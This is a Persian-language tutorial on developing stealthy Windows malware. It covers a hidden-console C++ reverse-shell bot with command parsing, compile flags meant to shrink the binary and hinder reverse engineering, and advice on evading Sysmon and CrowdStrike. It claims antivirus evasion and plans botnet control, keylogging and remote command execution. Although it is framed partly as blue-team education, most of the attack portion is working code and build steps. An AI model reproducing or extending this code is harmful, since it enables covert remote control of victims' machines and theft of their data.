تکنیک های مبهم و مخفی سازی بدافزارها

بررسی روش مخفی سازی بدافزار در ویندوز

فرهاد کریمی

بسمه تعالی

مقدمه

در دنیای امنیت کامپیوتر هر روز روشهای نوینی برای تولید بدافزار توسط Red Team (تیم های مخرب) ابداع و در عرصه های مختلف از شعله ور نمودن یک جنگ سایبری با حملات APT گرفته تا به سرقت بردن اطلاعات اشخاص و یا شاید یک کینه شخصی!

شناخت روشهای تولید بدافزار و دقت در نحوه فعالیت این برنامه های مخرب به تیم های امنیت سایبری (Blue Team) کمک می کند تا در شناسایی گونه های جدیدتر و تکنیک های به کار گرفته شده توسط تولید کننده گان بد افزار آشنایی بیشتر پیدا کنند و بتوانند در خنثی کردن این تهدیدات و یا اطلاع رسانی سریع به خوبی عمل نمایند.

در این مقاله با توجه به اهمیت بی بدیل بحث امنیت در عرصه علوم کامپیوتر برآن شدیم تا شمارا با روشهای تولید یک بدافزار مخرب آشنا نماییم.این مقاله ضمنا" برای متخصصین امنیت در تیم های ضد بدافزار و آنتی ویروس بسیار مفید می باشد. زیرا توانایی شناخت آنها از تهدیدات را افزایش می دهد.

بدافزار نوشته شده در این مقاله طی تست های صورت گرفته در چند آنتی ویروس و سیستم آنتی ویروس ویندوز 10 (جدید ترین آپدیت) غیر قابل شناسایی بوده است.توصیه ما این است برای تست این بدافزار از محیط سندباکس(ویندوز10) و یا یک ماشین مجازی استفاده نمایید تا از آسیب احتمالی در امان باشید.هرچند بخشی از کد که مربوط به تکثیر در شبکه می باشد از کد حذف شده است.ممکن است این بدافزار c&c منجبر به مخاطراتی در سیستم شما یا شبکه ای که در آن فعالیت می نمایید شود.


با تشکر

شروع ماجرا

برای یک متخصص امنیت Read Team دستیابی به روشی برای تولید بدافزار غیرقابل شناسایی توسط آنتی ویروس های مرسوم بسیار وسوسه کننده و فوق العاده است.پیش از این تیم های مخرب با استفاده از ابزار هایی مثل متااسپلویت Veil-Evasion و ابزار تزریق در پروسس ها مثل LoardPE سعی در مخفی نگه داشتن بدافزار خود می کردند که گاها در این مسیر با شکست مواجه می شدند.دلیل عمده این شکست هم این بود که تیم های تحقیق ضد بدافزار و آنتی ویروس هم بیکار ننشسته اند و هر لحظه در حال توسعه مکانیزم خود برای مقابله با بدافزارها می باشند.

دیگر دلیل استفاده نکردن از متااسپلویت هم این بود که ابزارهای متااسپلویت فقط کنترل یک سیستم را میسر می سازند.اما روش توسعه صفر تا صد ما این امکان را به ما میدهد که به هر تعداد سیستم آسیب پذیر دسترسی داشته باشیم.و این مفهومی با نام BotNet را برای مخاطب تداعی خواهد کرد.

بدافزار انتهایی ما یک پنل کنترل بدافزار مانند آنچه در شکل زیر مشاهده می کنید خواهد داشت:



برای نوشتن بدافزار ابتدا باید شما با مکانیزم عملکرد ویندوز آشنا شوید.به عنوان مثال باید بدانید که مثلا یک بازی چگونه عمل می کند.یک بازی را تصور کنید.وقتی کلیدهای جهت و یا هر کلید روی صفحه کلید را فشار میدهید بازی یک عمل خاص انجام می دهد.حالا تصور کنید این کلید های فشرده شده در بازی keystrokes به جای ارسال به بازی از حافظه جمع آوری و داخل یک فایل متنی ذخیره شوند.این یعنی ما توانسته ایم یک keylogger بنویسیم!

تا تمامی کلید های فشرده شده توسط کاربر را برای ما به صورت مخفیانه و در پس زمینه ویندوز ذخیره نماید.

قبل از آغاز توسعه این بدافزار سوالاتی هست که شما باید پاسخ دهید:

الف) شما میخواهید چه نوع بدافزاری توسعه دهید؟

1) بدافزاری که خودش در شبکه توزیع شود ؟ مثل worm ها؟
2) یک تروجان؟
3) بدافزاری که برخی از فعالیت هایی که شما دوست دارید را در سیستم قربانی به صورت اتوماتیک انجام دهد ؟
4) یک ابزار مخفی از راه دور که فرمانهای شمارا در سیستم قربانی اجرا کند ؟

ب) چه پرتکلی را برای توسعه و ارتباط با بدافزرا مدنظر دارید؟

ج) چه زبانی را برای توشتن بدافزار مناسب می دانید ؟

انتخاب زبان توسعه بدافزار :

در جدول زیر شما برخی از زبانهارا که برای توسعه بدافزار مناسب می باشند می بینید.دراین جدول به معایب و مزایای هر یک اشاره شده است.

با توجه به جدول زیر و اینکه قصد ما از تولید بدافزار پیمودن راههای سخت و طاقت فرسایی مثل نوشتن بدافزار به زبان اسمبلی نیست.ما زبانهای C/C++ و Python3 را انتخاب می کنیم. توصیه می شود برای نوشتن بدافزار از زبانهایی مثل روبی و پایتون استفاده نشود زیرا هم حجم بدافزار افزایش چشم گیری می باید.و هم اینکه برای اجرای آن نیاز به نصب مفسر این زبانها وجود خواهد داشت که در بیشتر مواقع غیرقابل انجام است.

Language	Difficulty	Portability	Scalability	Size	Performance	Detection
Python/Ruby	Easy	Yes	Yes	Large	Slow due to too much overhead	Easy due to too many libraries
Golang	Medium	Yes	Yes	Large	Faster than Python/ Ruby	Medium since not many people write in Go
C#	Medium	No	Yes	Large	Slow due to too much library overhead	Hard
C/C++	Hard	Yes – due to low level nature	Yes	Small	Fast	Hard
Assembly/ Shellcoding	Hardest	Yes	No	Smallest	Fastest	Hard

به چه ابزاری نیاز داریم؟

C/C++

1) پوینتر ها : برای ذخیر داده هادر حافظه سیستم سمت قربانی
2) TCP Socket برای دسترسی معکوس(یعنی برقراری ارتباط از سمت سیستم قربانی به سیستم ما که از آن طریق فرمان ما را بر روی سیستم قربانی اجرا نماید.)
3) دستکاری بافرها و هیپ جهت خواندن فایلهای با حجم بالا بر روی هارد دیسک

Python3

1) استفاده از Multi thread ,multi port برای استفاده از چندین bot (قربانی) به صورت همزمان
2) هندل کردن نوع داده ها
3) TCP Socket
4) Event Signal Handling

WIN API: برنامه نویسی سوکت در ویندوز

Mingw-g++ : جهت کم کردن سایز فایل بدافزار

Elastic Search + Kibana : جهت پیاده سازی مکانیزم سرچ و شبیه سازی در بات نت ها و سیستم های قربانی

نیازهای دیگر:

Visual Code: محیط برنامه نویسی مناسب برای c++و python

ماشین مجازی :جهت اجرا کد تست

سیستم عامل لینوکس برای اجرای اسکریپت پایتون(درویندوز هم امکان پذیر است)

- در صورتی که در لینوکس کد میزنید برای کامپایل کدهای ویندوز در لینوکس پکیج زیر را نصب نمایید:

- **$ apt-get install mingw-w64-common mingw-w64-i686-dev mingw-w64-tools mingw-w64-x86-64-dev**

حالا باید موارد زیر را در بدافزار پیاده سازی کرد.

1) مکانیزم شناخت یوزر whoami
2) مکانیزم شناسایی دایرکتوری جاری pwd
3) قابلیت عملیات روی فایل / فولدر ها
4) دانلود و آپلود فایل
5) قابلیت اجرای دستورات روی کامند ویندوز از راه دور
6) ارسال دستور به چندین Bot
7) مخفی کردن باینری در زمان اجرا

*توجه داشته باشید که برای مخفی ماندن بد افزار بهتر است از دستوراتی که موجب ایجاد یک پروسه جدید خواهد شد تا حدامکان پرهیز شود زیرا این عمل موجب شناسایی بدافزار توسط سیستم های نظارتی مثل sysmon و CrowdStrikeخواهد شد.

درادامه ما آماده نوشتن یک revese-shell با استفاده از netcat میشویم تا با استفاده ازپایتون بتوانیم با آن ارتباط برقرار کنیم.

شروع به کدنویسی

مراحل تولید را به چند بخش تقسیم میکنیم توجه فرمایید:

1) مخفی کردن کنسول از دید کاربر
2) نوشتن ابزاری ویندوزی برای برقراری ارتباط با netcat
3) Parse(مرتبط کردن – خوانا کردن) فرامین دریافتی از netcat واجرای دستورات آن

4) به کارگیری روشهایی اجمله استفاده از فلگ هایی خاص برای کاستن از حجم فایل اجرایی و همینطور به کار گیری روشهایی برای سخت تر شدن مهندسی معکوس بدافزار

هرچند اجرای دستورات از راه دور موجب شناسایی بدافزار می شود و موجب می شود که سیستم گول زدن آنتی ویروس با مشکل مواجه شود.مثلا ما نمیدانیم که چه وقتی نیاز به اجرای دستوراتی از قبیل اجرای اسکریپت های vbs یا batch یا پاورشل خواهیم داشت و دلیل دیگر اینکه برای آغاز شروع تولید بدافرار مناسب است و در قدمهای بعدی به پیچیدگی افزوده خواهد شد.

C/C++ Hearders

در ابتدا میخواهیم یک سوکت برای ارتباط با نت کت بنویسیم.باید ابتدا header های مورد نظر را فراخوانی کنیم.

```
1  //C++ Headers
2
3  #include <winsock2.h>       //Socket Header
4  #include <windows.h>        //Win API Header
5  #include <ws2tcpip.h>       //TCP-IP Header
6  //C Header
7  #include <stdio.h>          //Input Output Header
8
9  //Debug C++ Header
10 #include <iostream>     //Input Output Debug Header
11
12 #pragma comment(lib, "Ws2_32.lib")
13 #define DEFAULT_BUFLEN 1024
```

#include وظیفه وارد کردن هدر مورد نظر را درون برنامه دارد.هر هدررا میتوان کتابخانه ای دانست که برای انجام وظیفه ای خاص توسعه داده شده است و با فراخوانی آن در کد می توانیم از توابع آن استفاده نماییم. #pragma در هنگام کامپایل از کامپایلر می خواد که کتابخانه Ws2_32.lib را به برنامه ما لینک دهد. #define وظیفه تعریف یک مقدار سراسری را دارد که توسط تمامی توابع قابل دسترسی خواهد بود. DEFAULT_BUFLEN 1024 مقدار بافری را برای ارسال و دریافت در شبکه اختصاص خواهد داد.

Winsock2.h

کتابخانه ای برای دسترسی به سوکت و ارتباط با شبکه و پرتکل های udp/tcp توجه کنید که درهنگام فراخوانی این کتابخانه نیاز به لینک کردن برنامه با Ws2_32.lib می باشد.در غیر اینصورت با مشکل مواجه خواهیم شد.

Windwos.h

کتابخانه ای برای ارتباط با توابع ویندوزی و بسیار حیاتی برای کدنویسی در ویندوز می باشد.همچنین متغیرهای wchars , tchars که درکد نویسی بسیار استفاده می شوند نیز جزو این کتابخانه محسوب می شوند.

Iostream.h , stdio.h

شاید برای شما هم جالب باشد که چرا این دوکتابخانه که تقریبا عملکرد مشابهی هم دارند را با هم به هدرهای برنامه افزوده ایم.دلیل این است که iostream.h یک کتابخانه c++ محسوب می شود و stdio.h کتابخانه ای در زبان C ، زمانی که بخواهیم حجم فایل خود را کمتر کنیم .بهتر است از سی استفاده شود و این کتابخانه افزوده شده تا در زمان مناسب با استفاده از آن موجب کمتر شدن سایز فایل بدافزار شویم.

همچنین به یاد داشته باشید بهتر است iostream و فراخوانی using namespace ... را به صورت کامنت دربیاورید چون به شدت باعث بالا رفتن حجم بدافزار خواهد شد و این موجب ضعف جدی است.

Mian()

کنسول باید از دید کاربر مخفی بماند برای همین بهتر است در تابع آغازین این کار را انجام دهیم.همینطور ما نیاز به دیباگ کردن کد داریم تا به مشکلات احتمالی پی برده و آن را اصلاح کنیم به همین علت به شکل زیر عمل می کنیم:

```
//Main function

int main()
{
    HWND stealth;           //Declare a window handle
    AllocConsole();     //Allocate a new console
    stealth=FindWindowA("ConsoleWindowClass",NULL); //Find the previous Window handler and hide/show the window depending upon the next command
    ShowWindow(stealth,SW_SHOWNORMAL);  //SW_SHOWNORMAL = 1 = show, SW_HIDE = 0 = Hide the console
    RevShell();
    return 0;
}
```

HWND stealth به هندل ویندوز اشاره دارد.هندل شامل اطلاعات حافظه و محل قرارگیری شی اشاره شده درحافظه را مشخص می کند که برای دسترسی/مدیریت و تغییر آن شی به این هندل نیاز است.در واقع handle یک دیتاتیبل برای نگه داری مشخصات شی در حافظه است.

در خط بعدی تابع FindWindowA مشخصات کنسول(ConsoleWindowClass) را دریافت می کند و سپس آن را به ShowWindowپاس میدهد تا عملیات مورد نظر را روی آن اعمال کند(مخفی کردن ویندوز و یا نمایش آن) سپس تابع RevShell فراخوانی میشود که وظیفه برقراری ارتباط با CnC مارا بر عهده دارد.

تابع RevShell()

در این تابع با استفاده از کتابخانه سوکت به پورت 8080 در لوکال هاست متصل می شویم که listener ما روی آن به حالت آماده در آمده است.

```cpp
void RevShell()
{
    WSADATA wsaver;
    WSAStartup(MAKEWORD(2,2), &wsaver);
    SOCKET tcpsock = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    sockaddr_in addr;
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = inet_addr("127.0.0.1");
    addr.sin_port = htons(8080);

    if(connect(tcpsock, (SOCKADDR*)&addr, sizeof(addr))==SOCKET_ERROR) {
        closesocket(tcpsock);
        WSACleanup();
        exit(0);
    }
    else {
        std::cout << "[+] Connected. Hit <Enter> to disconnect..." << std::endl;
        std::cin.get();
    }
    closesocket(tcpsock);
    WSACleanup();
    exit(0);
}
```

WSAStartup یک Struct است که وظیفه نگهدای مشخصاتی از قبیل وضعیت سیستم / نسخه و سایر اطلاعات مربوط به سیستمی که به آن متصل می شویم را باز میگرداند.

در ادامه ما با تابع زیر یک سوکت ایجاد میکنیم:

Socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

AF_INET – آدرس ای پی سیستم

SOCK_STREAM – نوع کانکشن که به شکل استیت فول مشخص میشود

IPPROTO_TCP – استفاده از پرتکلTCP

sockaddr_in مشخص کننده یک استراکچر دیگر برای قرار گرفتن اطلاعات ای پی و پورت سرور است که قصد اتصال به آن را داریم.

برای کامپایل کد فوق در سیستم عاملهای ویندوز و یا لینوکس به شیوه زیر عمل میکنیم:

or Linux:

```
i686-w64-mingw32-g++ -std=c++11 maldev.cpp -o maldev.exe -s -lws2_32 -Wno-write-strings -fno-
xceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```

or Windows:


```
g++ -std=c++11 maldev.cpp -o maldev.exe -s -lws2_32 -Wno-write-strings -fno-exceptions -fmerge-all-
onstants -static-libstdc++ -static-libgcc
```

درصورتی که netcat در سیستم به حالت listen و اجرا شده باشد.با اجرای برنامه پیام موفقیت آمیز بودن ارتباط با آن را به نمایش میگذارد.در غیر این صورت با خطا مواجه خواهید شد.

*توجه در صورت استفاده از vs code میتوانید با تغییر فایل task.js به شکل زیر و استفاده از کلیدهای ترکیبی CTRL+SHIF+B کد را کامپایل نمایید.

```
// tasks.json
{
    "version": "2.0.0",
    "tasks": [
        {
            "label": "Build Code",
            "type": "shell",
            // For windows, uncomment g++ and comment out the linux command
            // "command": "g++",
            // For Linux:
            "command": "i686-w64-mingw32-g++",
            "args": [
                //Compilation Flags and Options
                "-std=c++11", "maldev.cpp", "-o", "maldev.exe", "-s", "-lws2_32", "-Wno-write-strings", "-fno-exceptions", "-fmerge-all-constants", "-static-libstdc++", "-static-libgcc"
            ],
            "group": {
                "kind": "build",
                "isDefault": true
            }
        }
    ]
}
```

عکس زیر نمونه ای است از اجرای فایل بدافزار و ارتباط با نت کت:



در مرحله بعد ما نیاز به تعیین کردن بافر داریم تا دستورات رسیده از طریق netcat / python را در آن نگه داریم.بسیاری از فراد استفاده از string.h را ترجیه میدهند چون به اندازه کافی امن طراحی شده و اجازه افزودن newline را برای متوقف کردن بافر در زمان استفاده از تابع strcpy میدهد. این کار موجب این میشود که از بروز BOF(سرریز بافر – Buffer Over Flow) در کد ما جلوگیری شود. اما مسئله مهمتر افزایش چشمگیر حجم باینری چیزی به اندازه 800کیلوبایت بیشتر است که از منظر تولید بدافزار یک ضعف بزرگ محسوب میشود.

اینجاست که ما به سراغ متغییر های زبان C میرویم و نقش Char را بهتر احساس میکنیم.نوع داده char مشکلات عدیده ای دارد.از جمله می توان به نحوه مدیریت آن و همینطور کدنویسی به شکلی که سرریز بافر صورت نگیرد اشاره کرد همچنین مشکل power infinity نیز وجود دارد. به صورت

پیشفرض مقادیر char در استک و با مقدار ثابت تعیین میشوند و در صورتی که بخواهیم حجم متغییری از حافظه را بگیریم نیاز به کار با هیپ و دستوراتی مثل strcpy و memcpy داریم که هر یک باید به درستی و با حساسیت بالا به کار گرفته شود تا موجب سرریز بافر و آسیب پذیر شدن خود بدافزار نشود.چون ممکن است این آسیب پذیری به کرش کل بدافزار و یا منجر شدن به مشکلات دیگر شود.

```
    else {
        std::cout << "[+] Connected to client. waiting for incoming command..." <
< std::endl;

        char CommandReceived[DEFAULT_BUFLEN] = "";
        while (true)
        {
            int Result = recv(tcpsock, CommandReceived, DEFAULT_BUFLEN, 0);
            std::cout << "Command received: " << CommandReceived;
            std::cout << "Length of Command received: " << Result << std::endl;
            memset(CommandReceived, 0, sizeof(CommandReceived));
        }
    }
```

کد ما شبیه به بالا خواهد بود. Result مقدار عددی بافر دریافت شده را نگه میدارد. CommandReceived هم بافر نگه دارنده دستور(command) است.مقدار CommandReceivedهم برابر با مقدار 1024 است و نهایت مقداری است که می توان برای بافر دریافتی تصورکرد.کد بالا در یک حلقه قرار دارد و در صورت دریافت فرمان exit موجب خروج از حلقه و برنامه خواهد شد.

در شکل زیر نحوه ذخیره مقادیر دستورات در بافر مشخص شده است.همانطور که مینیتید در دستور دوم موجب بروز بازنویسی powershell شده و دستور whoami به شکل whoamihell نوشته شده است.که این به دلیل این است که مقدار کارکتری با بازنویسی مابقی بافررا به صورت دست نخورده خالی میگذارد.

Primary Buffer: [powershell]

p	o	w	e	r	s	h	e	l	l
0	1	2	3	4	5	6	7	8	9

Secondary Buffer: [whoami]

w	h	o	a	m	i	h	e	l	l
0	1	2	3	4	5	6	7	8	9

استفاده از string.h در مدیریت رشته ها تاثیر بزرگ و مثبتی دارد اما به دلیل افزایش حجم بدافزار از اسفتاده از آن چشم پوشی کرده به سراغ روش دیگری میرویم.برای همین مشکل ما روش زیر را در نظر میگیریم تا هر دستور به صورت مجزا برسی شود.

```
if ((strcmp(CommandReceived, "whoami") == 0)) {
    std::cout << "Command parsed: whoami" << std::endl;
    //Execute a whoami() function
}
else if ((strcmp(CommandReceived, "pwd") == 0)) {
    std::cout << "Command parsed: pwd" << std::endl;
    //Execute a pwd() function
}
else if ((strcmp(CommandReceived, "exit") == 0)) {
    std::cout << "Command parsed: exit";
    std::cout << "Closing connection" << std::endl;
    //Exit gracefully
}
else {
    std::cout << "Command not parsed!" << std::endl;
}
```

پس از آن به شکل زیر بدافزار را کامپایل میکنیم:


For Linux:

$ i686-w64-mingw32-g++ -std=c++11 maldev.cpp -o maldev.exe -s -lws2_32 -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

For Windows:

> g++ -std=c++11 maldev.cpp -o maldev.exe -s -lws2_32 -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc


چیزی که بعد از اجرای برنامه مشاهده خواهیم کرد:



در سمت چپ تصویر بالا netcat را مشاهده میکنیم ودر سمت راست بدافزار که اجرا شده و دستورات را برای نت کت ارسال کرده است.

مشکل بعدی این است که دستوری مثل whoami شش کاراکتر دارد اما در سمت نت کت به صورت 7 کاراکتری ارسال می شود برای همین ما \n را به انتهای آن اضافه میکنیم تا هر دستوردر یک خط جدید ارسال شود.

```
...
if ((strcmp(CommandReceived, "whoami\n") == 0)) {
...
}
else if ((strcmp(CommandReceived, "pwd\n") == 0)) {
...
}
else if ((strcmp(CommandReceived, "exit\n") == 0)) {
...
}
```



همانطور که میبینید بعد آن دیگر کد ما به صورت صحیح تعداد کاراکترهای دستورات را ارسال میکند و در نت کت به نمایش در میآیند.

حالا ماقصد داریم اسکریپت پایتون خود را جایگذین نت کت بکنیم .پایتون استرینگ را به صورت raw dataدریافت میکند و نیاز به افزودن خط جدید به آن وجود ندارد.همچنین نت کت توانایی اجرا و مدیریت چندین بات نت را ندارد و دارای محدودیت می باشد.پس باید به سراغ طراحی اسکریپت خودمان برویم.

*توجه:در تصویر زیر هر یک از فلگ های کامپایلر g++ را به همراه راهنمای استفاده از آن مشاهده خواهید نمود.

-std=c++11 maldev.cpp -o maldev.exe -s -lws2_32 -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

